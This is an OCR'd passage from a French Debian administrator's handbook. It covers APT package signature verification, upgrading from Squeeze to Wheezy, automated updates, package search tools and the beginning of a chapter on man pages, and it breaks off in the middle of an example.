


Figure 6.2 *Gestionnaire de paquets* `synaptic`

6.5. Vérification d'authenticité des paquets

Étant donné l'importance qu'accordent les administrateurs de Falcot SA à la sécurité, ils veulent s'assurer de n'installer que des paquets garantis provenant de Debian et non altérés en cours de route. En effet, un pirate pourrait tenter d'agir indirectement sur des machines en modifiant un paquet Debian diffusé afin d'y ajouter les instructions de son choix. Si un paquet ainsi modifié est installé, ces instructions agiront, par exemple afin de dérober les mots de passe. C'est pourquoi Debian offre un moyen de s'assurer que le paquet installé provient bien de son mainteneur et qu'il n'a subi aucune modification par un tiers : il existe un mécanisme de scellement des paquets.

Cette signature n'est pas directe : le fichier signé est un fichier `Release` placé sur les miroirs Debian et qui donne la liste des différents fichiers `Packages` (y compris sous leurs formes compressées `Packages.gz` et `Packages.bz2` et les versions incrémentales), accompagnés de leurs

sommes de contrôle MD5, SHA1 et SHA256 (pour vérifier que leur contenu n'a pas été altéré). Ces fichiers `Packages` renferment à leur tour une liste de paquets Debian et leurs sommes de contrôle, afin de garantir que leur contenu n'a pas lui non plus été altéré.

La gestion des clés de confiance se fait grâce au programme `apt-key`, fourni par le paquet *apt*. Ce programme maintient à jour un trousseau de clés publiques GnuPG, qui sont utilisées pour vérifier les signatures des fichiers `Release.gpg` obtenus depuis les miroirs Debian. Il est possible de l'utiliser pour ajouter manuellement des clés supplémentaires (si l'on souhaite ajouter des miroirs autres que les miroirs officiels) ; mais dans le cas le plus courant, on n'a besoin que des clés officielles Debian, qui sont automatiquement maintenues à jour par le paquet *debian-archive-keyring* (qui installe les trousseaux de clés dans `/etc/apt/trusted.gpg.d`). Cependant, la première installation de ce paquet est également sujette à caution, car même s'il est signé comme les autres paquets, cette signature ne peut pas être vérifiée extérieurement. On s'attachera donc à vérifier les empreintes (*fingerprints*) des clés importées, avant de leur faire confiance pour installer de nouveaux paquets :

```
# apt-key fingerprint
/etc/apt/trusted.gpg.d//debian-archive-squeeze-automatic.gpg
------------------------------------------------------------
pub   4096R/473041FA 2010-08-27 [expires: 2018-03-05]
      Key fingerprint = 9FED 2BCB DCD2 9CDF 7626  78CB AED4 B06F 4730 41FA
uid                  Debian Archive Automatic Signing Key (6.0/squeeze) <ftpmaster@debian.org>

/etc/apt/trusted.gpg.d//debian-archive-squeeze-stable.gpg
------------------------------------------------------------
pub   4096R/B98321F9 2010-08-07 [expires: 2017-08-05]
      Key fingerprint = 0E4E DE2C 7F3E 1FC0 D033  800E 6448 1591 B983 21F9
uid                  Squeeze Stable Release Key <debian-release@lists.debian.org>

/etc/apt/trusted.gpg.d//debian-archive-wheezy-automatic.gpg
------------------------------------------------------------
pub   4096R/46925553 2012-04-27 [expires: 2020-04-25]
      Key fingerprint = A1BD 8E9D 78F7 FE5C 3E65  D8AF 8B48 AD62 4692 5553
uid                  Debian Archive Automatic Signing Key (7.0/wheezy) <ftpmaster@debian.org>

/etc/apt/trusted.gpg.d//debian-archive-wheezy-stable.gpg
------------------------------------------------------------
pub   4096R/65FFB764 2012-05-08 [expires: 2019-05-07]
      Key fingerprint = ED6D 6527 1AAC F0FF 15D1  2303 6FB2 A1C2 65FF B764
uid                  Wheezy Stable Release Key <debian-release@lists.debian.org>
```

Une fois ces clés placées dans le trousseau, APT effectuera systématiquement les vérifications des signatures avant toute opération risquée ; les frontaux sont alors en mesure d'afficher un avertissement si l'on demande à installer un paquet dont l'authenticité n'a pu être vérifiée.

EN PRATIQUE

Ajouter des clés de confiance

Lorsqu'une source de paquets tierce est ajoutée au fichier `sources.list`, il faut désormais porter à la connaissance de APT la clé de confiance correspondante (sans quoi il se plaindra constamment qu'il ne peut pas vérifier l'authenticité des paquets contenus dans le dépôt concerné). Pour cela, il faut avant tout récupérer la clé publique en question : la plupart du temps, elle sera fournie sous la forme d'un petit fichier texte (qui sera nommé `cle.asc` dans les exemples ci-dessous).

On peut alors ajouter cette clé de confiance par la commande `apt-key add < cle.asc` (à exécuter avec les droits administrateurs). Une autre manière de procéder existe avec l'interface graphique `synaptic` : l'onglet « Authentification » dans le menu Configuration → Dépôts permet d'importer le fichier `cle.asc` préalablement récupéré.

Pour ceux qui préfèrent une application dédiée et veulent plus de détails sur les clés de confiance, il est possible d'employer le programme `gui-apt-key` (du paquet éponyme). Il s'agit d'une petite interface graphique qui gère le trousseau de clés de confiance.

6.6. Mise à jour d'une distribution à la suivante

Un des éléments les plus marquants de Debian est sa capacité à mettre à jour un système d'une distribution stable vers la suivante (le fameux *dist-upgrade*, qui a contribué à la réputation du projet). Avec un peu d'attention, on peut ainsi migrer un ordinateur en quelques minutes ou dizaines de minutes, selon la rapidité d'accès aux sources de paquets.

6.6.1. Démarche à suivre

Comme le système Debian a le temps d'évoluer entre deux versions stables, on prendra soin de lire, avant d'entreprendre la mise à jour, les notes de publication.

B.A.-BA

Notes de publication

Les notes de publication (*release notes*) d'un logiciel ou d'un système d'exploitation sont un document, généralement court par rapport à la documentation complète, qui donne une idée du logiciel en question, particulièrement de la version concernée. Ces documents donnent souvent un résumé des nouvelles fonctionnalités offertes par rapport aux versions précédentes, des instructions de mise à jour, des avertissements pour les utilisateurs des anciennes versions et parfois des errata.

Pour les versions de Debian, on trouvera ces notes de publication sur le Web, autant pour la version stable courante que pour les précédentes (qui restent accessibles par leur nom de code) :

- `http://www.debian.org/releases/stable/releasenotes`
- `http://www.debian.org/releases/squeeze/releasenotes`

Nous allons ici nous attacher particulièrement à la migration d'un système *Squeeze* en *Wheezy*. Comme toute opération majeure sur un système, cette mise à jour comporte une certaine part de risque et il est donc vivement conseillé de s'assurer que les données importantes sont sauvegardées avant de s'engager dans la procédure.

Pour faciliter (et raccourcir) la mise à jour, il est également recommandé de faire un peu de nettoyage dans les paquets installés, pour ne garder que ceux qui sont réellement nécessaires. Pour cela, on mettra à profit les fonctions d'`apt-get`, éventuellement en conjonction avec `deborphan` et `debfoster` (voir section 6.2.7, « Suivi des paquets installés automatiquement » page 129). On pourra par exemple utiliser la commande suivante :

```
# deborphan | xargs aptitude --schedule-only remove
```

Passons à la mise à jour du système. On commencera par indiquer à APT qu'il doit utiliser *Wheezy* au lieu de *Squeeze*, en modifiant le fichier `/etc/apt/sources.list` en conséquence. Si ce fichier ne contient que des références à *Stable* et non à un de ces noms de code, c'est encore plus simple : la modification n'est pas nécessaire, puisque *Stable* est toujours identique à la dernière version publiée de Debian. Dans les deux cas, on n'oubliera pas de rafraîchir la base de données des paquets disponibles (`apt-get update`, ou le bouton de mise à jour dans `synaptic`).

Une fois que ces nouvelles sources de paquets sont déclarées, la première chose à faire est une mise à jour minimale avec `apt-get upgrade`. Cette mise à jour en deux temps facilite la tâche des outils de gestion de paquets ; en particulier, cela assure que ces outils eux-mêmes sont dans leur dernière version et qu'ils disposent donc de correctifs et d'améliorations qui peuvent s'avérer nécessaires lors de la mise à jour complète de la distribution.

Une fois ces préliminaires accomplis, on pourra passer à la mise à jour proprement dite, que ce soit avec `apt-get` ou `synaptic`. On vérifiera les actions à effectuer avant de les déclencher (pour éventuellement ajouter des paquets suggérés, ou désélectionner des paquets qui ne sont que recommandés) ; le frontal devrait dans tous les cas arriver à un scénario dont la situation finale est un système *Wheezy* cohérent et à jour. Il suffira alors de patienter durant le téléchargement des paquets, de répondre aux questions Debconf et de regarder la magie s'opérer pendant le reste de la procédure en gardant un œil attentif sur les éventuelles questions portant sur le remplacement de fichiers de configuration qui auraient été localement modifiés.

6.6.2. Gérer les problèmes consécutifs à une mise à jour

Malgré tous les efforts des mainteneurs Debian, une mise à jour majeure du système d'exploitation cause parfois quelques soucis. Les nouvelles versions de certains logiciels sont parfois incompatibles avec les précédentes (évolution d'un format de données, comportement par défaut qui diffère, etc.). En outre, certains bogues passent inaperçus malgré la période de test précédant la publication d'une nouvelle version.

Pour anticiper les problèmes liés aux évolutions des logiciels mis à jour, il est utile d'installer le paquet *apt-listchanges*. Il affichera, au début d'une mise à jour de paquet, des informations relatives aux embarras possibles. Ces informations sont rédigées par les mainteneurs de paquet à l'intention des utilisateurs et placées dans des fichiers `/usr/share/doc/paquet/NEWS.Debian` et en tenir compte évitera toute mauvaise surprise.

Parfois, la nouvelle version d'un logiciel ne fonctionne plus du tout. C'est par exemple le cas si le logiciel n'est pas très populaire et n'a pas été suffisamment testé ; une mise à jour de dernière minute peut aussi introduire des régressions qui ne sont découvertes qu'après publication. Dans ce cas, le premier réflexe sain est de consulter le système de suivi de bogue à l'adresse http://bugs.debian.org/*paquet* pour déterminer si le problème est déjà connu et signalé. Si ce n'est pas le cas, il faut le signaler avec `reportbug`. Sinon, la lecture du rapport de bogue sera généralement très instructive :

- On peut y découvrir l'existence d'un correctif qui permet alors de recompiler localement une version corrigée du paquet Debian (voir section 15.1, « Recompiler un paquet depuis ses sources » page 452).
- Parfois, d'autres utilisateurs ont trouvé un moyen de contourner le problème et partagent leur expérience dans l'historique du bogue.
- Enfin un paquet corrigé peut avoir été préparé par le mainteneur et être disponible en téléchargement.

Selon la gravité du bogue, une nouvelle version peut être préparée pour être intégrée dans une nouvelle révision de la version stable. Dans ce cas, un paquet corrigé est peut-être disponible dans la section proposed-updates des miroirs Debian (voir section 6.1.2.3, « Mises à jour proposées » page 116). On peut alors temporairement ajouter l'entrée correspondante dans son fichier `sources.list` et installer la mise à jour avec `apt-get` ou `aptitude`.

Si le paquet n'est pas encore disponible dans cette section, on peut vérifier s'il est en attente de validation par les SRM (les gestionnaires de la version stable) en consultant leur page web. Les paquets listés sur cette page ne sont pas encore disponibles publiquement mais l'on sait au moins que le processus de publication suit son cours.

➨ `http://release.debian.org/proposed-updates/stable.html`

6.7. Maintenir un système à jour

Debian est une distribution qui évolue au fil du temps. Bien que les changements soient surtout visibles dans les versions *Testing* et *Unstable*, même la version *Stable* voit quelques modifications de temps en temps (il s'agit principalement de correctifs pour des problèmes de sécurité). Quelle que soit la version installée, il est souvent utile de rester à jour, pour profiter des dernières évolutions et des corrections de bogues.

Bien sûr, il est possible de lancer régulièrement un outil vérifiant l'existence de paquets mis à jour, puis de déclencher l'opération. Cependant, c'est une tâche fastidieuse et répétitive, surtout si l'on a plusieurs machines à administrer. Il existe heureusement des outils permettant d'automatiser une partie des opérations.

Citons tout d'abord `apticron`, dans le paquet du même nom. Il s'agit simplement d'un script, appelé quotidiennement par `cron`, qui met à jour la liste des paquets disponibles et envoie un courrier électronique à une adresse donnée pour lister les paquets qui ne sont pas installés dans leur dernière version, ainsi qu'une description des changements qui ont eu lieu. Ce script vise principalement les utilisateurs de Debian *Stable*, on s'en doute : ces mails seraient quotidiens et vraisemblablement très longs sur les versions plus mobiles de Debian. Lorsque des mises à jour sont disponibles, `apticron` les télécharge, mais ne les installe pas. L'administrateur peut ainsi exécuter la mise à jour plus rapidement, puisque les paquets sont déjà dans le cache d'APT, il ne sera plus nécessaire d'attendre qu'ils transitent depuis la source de paquets.

Si l'on administre plusieurs machines, il est certes intéressant d'être prévenu lorsque certaines ont besoin d'une mise à jour, mais cette opération elle-même peut rester fastidieuse. On pourra donc tirer parti du script `/etc/cron.daily/apt`, installé par le paquet *apt*. Ce script est lui aussi lancé quotidiennement par `cron`, donc sans interface interactive. Pour contrôler son fonctionnement, on utilisera des variables de configuration d'APT (qui seront donc stockées dans un fichier sous `/etc/apt/apt.conf.d/`). Les plus importantes sont :

APT::Periodic::Update-Package-Lists Cette option permet de spécifier une fréquence (en jours) de mise à jour des listes de paquets. Si l'on utilise `apticron`, on pourra s'en passer, puisque cela ferait double emploi.

APT::Periodic::Download-Upgradeable-Packages Cette option spécifie également une fréquence en jours, qui porte sur le téléchargement des paquets mis à jour. Là encore, les utilisateurs d'`apticron` pourront s'en passer.

APT::Periodic::AutocleanInterval Cette option couvre une fonction que n'a pas `apticron` : elle spécifie la fréquence à laquelle le cache d'APT pourra être automatiquement épuré des paquets obsolètes (ceux qui ne sont plus disponibles sur les miroirs ni référencés par aucune distribution). Elle permet de ne pas avoir à se soucier de la taille du cache d'APT, qui sera ainsi régulée automatiquement.

APT::Periodic::Unattended-Upgrade Lorsque cette option est activée, le script quotidien exécutera `unattended-upgrade` (dans le paquet *unattended-upgrades*) qui, comme son nom l'indique, automatise le processus de mise à jour pour certains paquets ; par défaut, il ne s'occupe que des mises à jour de sécurité, mais cela est configurable dans le fichier `/etc/apt/apt.conf.d/50unattended-upgrades`). Notons que cette option peut être activée avec debconf, à l'aide de la commande `dpkg-reconfigure -plow unattended-upgrades`.

D'autres options permettent de jouer plus finement sur le comportement du nettoyage de cache ; nous ne les aborderons pas ici, mais elles sont décrites dans le script `/etc/cron.daily/apt` lui-même.

Ces outils conviennent très bien pour des serveurs, mais pour un ordinateur de bureau, on préférera en général un mécanisme plus interactif. C'est pourquoi la tâche « Environnement graphique de bureau » référence `gnome-packagekit`. Ce paquet fournit une petite application qui affiche une icône dans la zone de notification d'un environnement de bureau lorsque des mises à jour sont disponibles. Dans ce cas, un clic sur cette icône lance `gpk-update-viewer`, une interface simplifiée pour effectuer des mises à jour. Elle permet de naviguer dans les mises à jour disponibles, de lire le `changelog` et la description des paquets concernés, et de décider individuellement si une mise à jour doit être installée ou non.




Figure 6.3 *Mise à jour avec* `gpk-update-viewer`

6.8. Mise à jour automatique

Dans le contexte de Falcot SA, qui inclut de nombreuses machines et des ressources humaines limitées, les administrateurs souhaitent automatiser au maximum les mises à jour. Les programmes chargés de ces opérations doivent donc fonctionner sans intervention humaine.

6.8.1. Configuration de dpkg

Nous avons déjà vu (encadré « Éviter les questions sur les fichiers de configuration » page 94) comment interdire à `dpkg` de demander confirmation du remplacement d'un fichier de configuration (avec les options --force-confdef --force-confold). Il reste trois éléments à prendre en compte : les interactions générées par APT lui-même, celles provenant de `debconf` et les interactions en ligne de commande intégrées dans les scripts de configuration des paquets.

6.8.2. Configuration d'APT

En ce qui concerne APT, la réponse est simple. Il suffit de lui préciser l'option -y ou --assume-yes, qui répondra « oui » automatiquement à toutes les questions qu'il aurait pu poser.

6.8.3. Configuration de debconf

Pour `debconf`, la réponse mérite un plus long développement. Dès sa naissance, ce programme fut prévu pour permettre de vérifier la pertinence et le volume des questions posées à l'utilisateur, ainsi que la manière dont elles le seront. C'est pourquoi sa configuration demande la priorité minimale à partir de laquelle `debconf` posera une question. Quand il s'interdit d'interroger l'humain, ce programme utilise automatiquement la valeur par défaut définie par le mainteneur du paquet. Il faut encore choisir une interface pour l'affichage des questions (frontal, ou *front-end* en anglais).

Parmi la liste des interfaces possibles, noninteractive (non interactive) est très particulière : la choisir désactive toute interaction avec l'utilisateur. Si un paquet désire malgré tout lui communiquer une note d'information, celle-ci sera automatiquement transformée en courrier électronique.

Pour reconfigurer `debconf`, on utilise l'outil `dpkg-reconfigure` inclus dans le paquet `debconf` ; la commande est `dpkg-reconfigure debconf`. Il est aussi possible de changer temporairement les choix de configuration effectués à l'aide de variables d'environnement (`DEBIAN_FRONTEND` permet ainsi de changer d'interface, comme expliqué dans la page de manuel `debconf(7)`).

6.8.4. Gestion des interactions en ligne de commande

Finalement, les interactions en ligne de commande des scripts de configuration exécutés par `dpkg` sont les plus difficiles à éliminer. Il n'existe en effet aucune solution standard et aucune réponse n'est meilleure qu'une autre.

La solution généralement employée est de supprimer l'entrée standard (en y redirigeant le contenu de `/dev/null`, par exemple avec la syntaxe `commande </dev/null`), ou d'y brancher

un flux continu de retours à la ligne. Cette méthode n'est pas fiable à 100 % mais elle permet en général d'accepter les choix par défaut, puisque la plupart des scripts interprètent l'absence de réponse explicite comme une validation de la valeur proposée par défaut.

6.8.5. La combinaison miracle

Si l'on met bout à bout les éléments de configuration exposés dans les sections précédentes, il est possible de rédiger un petit script capable d'effectuer une mise à jour automatique assez fiable.

Ex. 6.4 *Script pour mise à jour non interactive*

```
export DEBIAN_FRONTEND=noninteractive
yes '' | apt-get -y -o Dpkg::Options::="--force-confdef" -o Dpkg::Options::="--force-
    ➥ confold" dist-upgrade
```

EN PRATIQUE

Le cas de Falcot SA

Les administrateurs de Falcot doivent faire avec un système informatique hétérogène, dont les machines servent des buts différents. Ils choisiront donc pour chaque machine la solution la plus adaptée.

En pratique, les serveurs (sous *Wheezy*) utiliseront la « combinaison miracle » évoquée ci-dessus, pour être maintenus à jour automatiquement. Seuls les plus critiques (les pare-feu, par exemple) seront configurés pour utiliser `apticron`, afin que les mises à jour ne se fassent que sous le contrôle d'un administrateur.

Les postes bureautiques du service administratif (en *Wheezy* aussi) seront configurés avec *gnome-packagekit*, de sorte que les utilisateurs pourront déclencher les mises à jour eux-mêmes ; il est en effet important qu'elles se fassent à l'initiative des utilisateurs principaux des ordinateurs, sans quoi des modifications imprévues et silencieuses (donc mystérieuses) pourraient les perturber.

Enfin, pour les quelques ordinateurs du laboratoire qui utilisent *Testing* pour bénéficier des dernières versions des logiciels, les administrateurs de Falcot décident simplement de configurer APT pour qu'il prépare périodiquement les mises à jour, sans les effectuer. De cette manière, lorsqu'ils voudront mettre à niveau (manuellement) ces machines expérimentales, ils pourront se concentrer sur les actions réellement utiles, les phases fastidieuses de téléchargement ayant déjà été effectuées automatiquement.

6.9. Recherche de paquets

Avec la quantité énorme, et sans cesse croissante, de logiciels distribués par Debian, il se manifeste un paradoxe : lorsque l'on a un besoin, la quantité de paquets disponibles rend parfois

difficile la recherche d'un paquet correspondant à ce besoin. Il existe, mais il est enfoui si profond sous une myriade d'autres qu'il est introuvable. Le besoin d'outils de recherche de paquets s'est donc fait de plus en plus criant au fil du temps. Il semble que ce problème soit en passe d'être résolu.

La recherche la plus triviale correspond à une recherche sur le nom exact d'un paquet. Si `apt-cache show paquet` renvoie un résultat, c'est que le paquet existe. Malheureusement, il n'est pas toujours facile de deviner le nom du paquet.

ASTUCE

Conventions de nommage de certains paquets

Certaines catégories de paquets suivent une nomenclature conventionnelle qui peut permettre de deviner le nom du paquet Debian. Par exemple, pour les modules Perl, la convention dicte qu'un module publié en amont sous le nom `XML::Handler::Composer` sera empaqueté en tant que *libxml-handler-composer-perl*. La bibliothèque permettant d'utiliser le système `gconf` en Python est empaquetée sous le nom *python-gconf*. Il n'est hélas pas possible d'établir une convention de nommage pour tous les paquets, même si le responsable essaie généralement de rester au plus près du nom choisi par le développeur amont.

On peut aussi effectuer des recherches textuelles sur les noms des paquets, mais cela ne fait pas beaucoup avancer les choses. On n'atteint quelque chose de réellement utilisable qu'avec les recherches sur les descriptions : chaque paquet ayant, en plus de son nom, une description plus ou moins détaillée, une recherche par mots-clés pourra souvent rapporter des résultats. On utilisera pour cela `apt-cache` et `axi-cache` ; par exemple, `apt-cache search video` renverra la liste de tous les paquets contenant le mot-clé « video » dans leur nom ou leur description.

Si l'on souhaite effectuer des recherches plus complexes, on pourra utiliser `aptitude`, qui permet de spécifier une expression logique portant sur différents champs des paquets. Par exemple, on pourra obtenir la liste des paquets dont le nom contient `kino`, la description `video` et le nom du responsable `paul` :

```
$ aptitude search kino~dvideo~mpaul
p   kino  - Non-linear editor for Digital Video data
$ aptitude show kino
Paquet : kino
État: non installé
Version : 1.3.4-1.3
Priorité : supplémentaire
Section : video
Responsable : Paul Brossier <piem@debian.org>
Taille décompressée : 7 936 k
Dépend: libasound2 (> 1.0.24.1), libatk1.0-0 (>= 1.12.4),
        libavc1394-0 (>= 0.5.3), libavcodec53 (>= 4:0.8~beta1~) |
        libavcodec-extra-53 (>= 4:0.8~beta1~), libavformat53
        […]
Recommande: ffmpeg, curl
```

```
Suggère: udev | hotplug, vorbis-tools, sox, mjpegtools, lame, ffmpeg2theora
Est en conflit: kino-dvtitler, kino-timfx, kinoplus
Remplace: kino-dvtitler, kino-timfx, kinoplus
Fournit: kino-dvtitler, kino-timfx, kinoplus
Description : Non-linear editor for Digital Video data
 Kino allows you to record, create, edit, and play movies recorded with
 DV camcorders. This program uses many keyboard commands for fast
 navigating and editing inside the movie.

 The kino-timfx, kino-dvtitler and kinoplus sets of plugins, formerly
 distributed as separate packages, are now provided with Kino.
Site : http://www.kinodv.org/

Étiquettes: hardware::camera, implemented-in::c, implemented-in::c++,
            interface::x11, role::program, scope::application,
            suite::gnome, uitoolkit::gtk, use::editing, works-with::video,
            x11::application
```

Le résultat ne contient ici qu'un paquet, *kino*, qui satisfait bien les trois conditions requises.

Ces recherches multi-critères manquent un peu de flexibilité et ne sont donc pas toujours utilisées au maximum de leur puissance. Il a donc été mis en place un système de « marqueurs » ou « étiquettes » (en anglais, *tags*), qui propose une autre approche de la recherche. Ces étiquettes correspondent à une classification thématique des paquets selon plusieurs axes, appelée « classification à facettes ». Pour reprendre l'exemple de *kino* ci-dessus, on constate que ce paquet se présente sous la forme d'une interface graphique (qui utilise GTK), qu'il s'agit d'un logiciel Gnome, que sa fonction principale est l'édition et qu'il travaille sur des données de type vidéo.

Il est alors possible de naviguer dans cette classification, à la recherche d'un paquet correspondant aux besoins, ou du moins d'un petit nombre de paquets parmi lesquels on pourra faire le tri manuellement. Pour cela, on pourra soit utiliser le motif de recherche ~G dans `aptitude`, soit plus simplement naviguer vers le site qui centralise les étiquettes :

➡ http://debtags.alioth.debian.org/cloud/

Si l'on sélectionne les étiquettes works-with::video et use::editing, on obtient une poignée de paquets, notamment les logiciels de montage vidéo *kino* et *pitivi*. Ce système de classification a vocation à être de plus en plus utilisé au fil du temps, à mesure que les outils de gestion de paquets fourniront des interfaces de recherche efficaces qui en tirent parti.

En résumé, selon la complexité des recherches que l'on souhaite mener, on utilisera un programme adapté :

- `apt-cache` ne permet que les recherches textuelles dans le nom et la description des paquets, il est très pratique pour retrouver rapidement le nom précis d'un paquet qu'on peut facilement décrire avec quelques mots-clés bien ciblés.

- Pour des recherches portant également sur les relations entre paquets et le nom du responsable, on pourra utiliser `synaptic`.
- Si l'on souhaite ajouter une recherche par étiquettes, on se dirigera vers `packagesearch`, interface graphique dont le seul but est de mener des recherches dans la liste des paquets disponibles, selon plusieurs critères ; on peut même chercher des paquets d'après le nom des fichiers qu'ils contiennent. Pour un usage en ligne de commande, on se tournera vers `axi-cache`.
- Enfin, si l'on a besoin de construire des requêtes complexes avec des opérateurs logiques, on utilisera la très puissante (mais relativement obscure) syntaxe des motifs de recherche d'`aptitude`, aussi bien en ligne de commande qu'en mode interactif.

Mots-clés

Documentation
Résolution de problèmes
Fichiers logs
README.Debian
Manuel
info

Chapitre

7

Résolution de problèmes et sources d'information

Pour un administrateur, le plus important est d'être capable de faire face à toute situation, connue ou inconnue. Nous proposons dans ce chapitre un ensemble de méthodes qui vous permettront — nous l'espérons — d'isoler la cause des problèmes que vous ne manquerez pas de rencontrer, pour mieux les résoudre ensuite.

7.1. Les sources de documentation

Avant de pouvoir comprendre ce qui se passe réellement en cas de problème, il faut connaître le rôle théorique de chaque programme impliqué. Pour cela, rien de tel que de consulter leurs documentations ; mais celles-ci étant multiples et dispersées, il convient de les connaître toutes.

7.1.1. Les pages de manuel

CULTURE

RTFM

Ce sigle est l'abréviation de *Read The F...ing Manual* (« Lis le f**tu manuel »), mais on rencontre parfois une variante moins grossière avec *Read The Fine Manual* (« Lis le fameux manuel »). Des traductions alternatives comme « Relis Trois Fois le Manuel » existent aussi. Cette interjection sert parfois de réponse (laconique) à des questions en provenance de débutants ; elle est assez abrupte et laisse transparaître une certaine irritation par rapport à une question posée par quelqu'un qui n'a pas pris la peine de lire la documentation. D'autres personnes affirment que cette réponse classique vaut mieux qu'aucune réponse (puisqu'elle indique que la documentation contient l'information recherchée), voire qu'une réponse courroucée plus développée.

Dans tous les cas, lorsqu'on se voit répondre « RTFM », il est souvent judicieux de ne pas s'offusquer. Et cette réponse pouvant être perçue comme vexante, on s'efforcera de ne pas la susciter. Si l'information requise n'est pas dans le manuel, ce qui peut arriver, il conviendra au contraire de le préciser (de préférence dans la question initiale) ; on décrira également le cheminement suivi lors de la recherche d'informations effectuée personnellement avant de poser la question sur un forum. On pourra pour cela suivre quelques recommandations de bon sens, formalisées par Eric Raymond.

➨ `http://www.gnurou.org/writing/smartquestionsfr`

Les pages de manuel, relativement austères de prime abord, regroupent pourtant une foule d'informations indispensables. Présentons rapidement la commande qui permet de les consulter. Il s'agit de `man page-manuel` où le nom de la page de manuel est le plus souvent celui de la commande à découvrir. Pour se renseigner sur les options possibles de la commande `cp`, on tapera donc la commande `man cp` à l'invite de l'interpréteur de commandes (voir encadré).

B.A.-BA

Interpréteur de commandes

Un interpréteur de commandes — souvent désigné par shell en anglais — est un programme qui exécute les commandes saisies par l'utilisateur ou stockées dans un script. En mode interactif, il affiche une invite (finissant généralement par `$` pour un utilisateur normal, ou par `#` pour l'administrateur) indiquant qu'il est prêt à lire une nouvelle commande. L' annexe B, « Petit cours de rattrapage » page 481 décrit les bases de l'utilisation de l'interpréteur de commandes.

L'interpréteur de commandes le plus usité est probablement `bash` (*Bourne Again SHell*) mais d'autres existent : `dash`, `csh`, `tcsh`, `zsh`, etc.

La plupart des shells offrent en outre des fonctionnalités d'assistance à la saisie, comme la complétion des noms de commandes ou de fichiers (qu'on active généralement par des tabulations successives), ou encore la gestion d'un historique des commandes déjà exécutées.

Les pages de manuel ne documentent pas uniquement les programmes accessibles en ligne de commande, mais aussi les fichiers de configuration, les appels système, les fonctions de la bibliothèque C, etc. Des collisions de noms surviennent donc. Ainsi, la commande `read` de l'interpréteur de commandes s'appelle comme l'appel système `read`. C'est pourquoi les pages de manuel sont classées dans des sections numérotées :

1. commandes exécutables depuis l'interpréteur ;
2. appels système (fonctions fournies par le noyau) ;
3. fonctions de bibliothèques (fournies par les bibliothèques système) ;
4. périphériques (sous les systèmes dérivés d'Unix, ce sont des fichiers spéciaux, habituellement placés sous `/dev/`) ;
5. fichiers de configuration (formats et conventions) ;
6. jeux ;
7. ensemble de macros et de standards ;
8. commandes d'administration système ;
9. routines du noyau.

Il est possible de préciser la section de la page de manuel recherchée : pour consulter la documentation de l'appel système `read`, on tapera donc `man 2 read`. En l'absence d'une section explicite, c'est la première section abritant une page du nom demandé qui sera utilisée. Ainsi, `man shadow` renvoie `shadow(5)` parce qu'il n'y a pas de pages de manuel *shadow* dans les sections 1 à 4.

ASTUCE

whatis

Si vous ne voulez pas consulter la page de manuel complète mais obtenir uniquement une description courte de la commande pour confirmer qu'il s'agit bien de celle que vous cherchez, tapez simplement `whatis commande`.

```
$ whatis scp
scp (1)     - secure copy (remote file copy program)
```

Cette description courte — présente dans toutes les pages de manuel — se retrouve dans la section *NAME* (ou *NOM*) qui les débute toutes.

Évidemment, si vous ne connaissez pas les noms des commandes, le manuel ne vous sera pas d'un grand secours. C'est l'objet de la commande `apropos`, qui permet de mener une recherche

dans les pages de manuel, ou plus précisément dans leurs descriptions courtes : chaque page de manuel commence en effet par un résumé en une ligne des fonctions documentées plus en détail par la suite. `apropos` renvoie donc une liste des pages de manuel dont la description mentionne le ou les mots-clés demandés. En choisissant bien ceux-ci, on trouvera le nom de la commande recherchée.

Ex. 7.1 *Retrouver* `cp` *avec* `apropos`

```
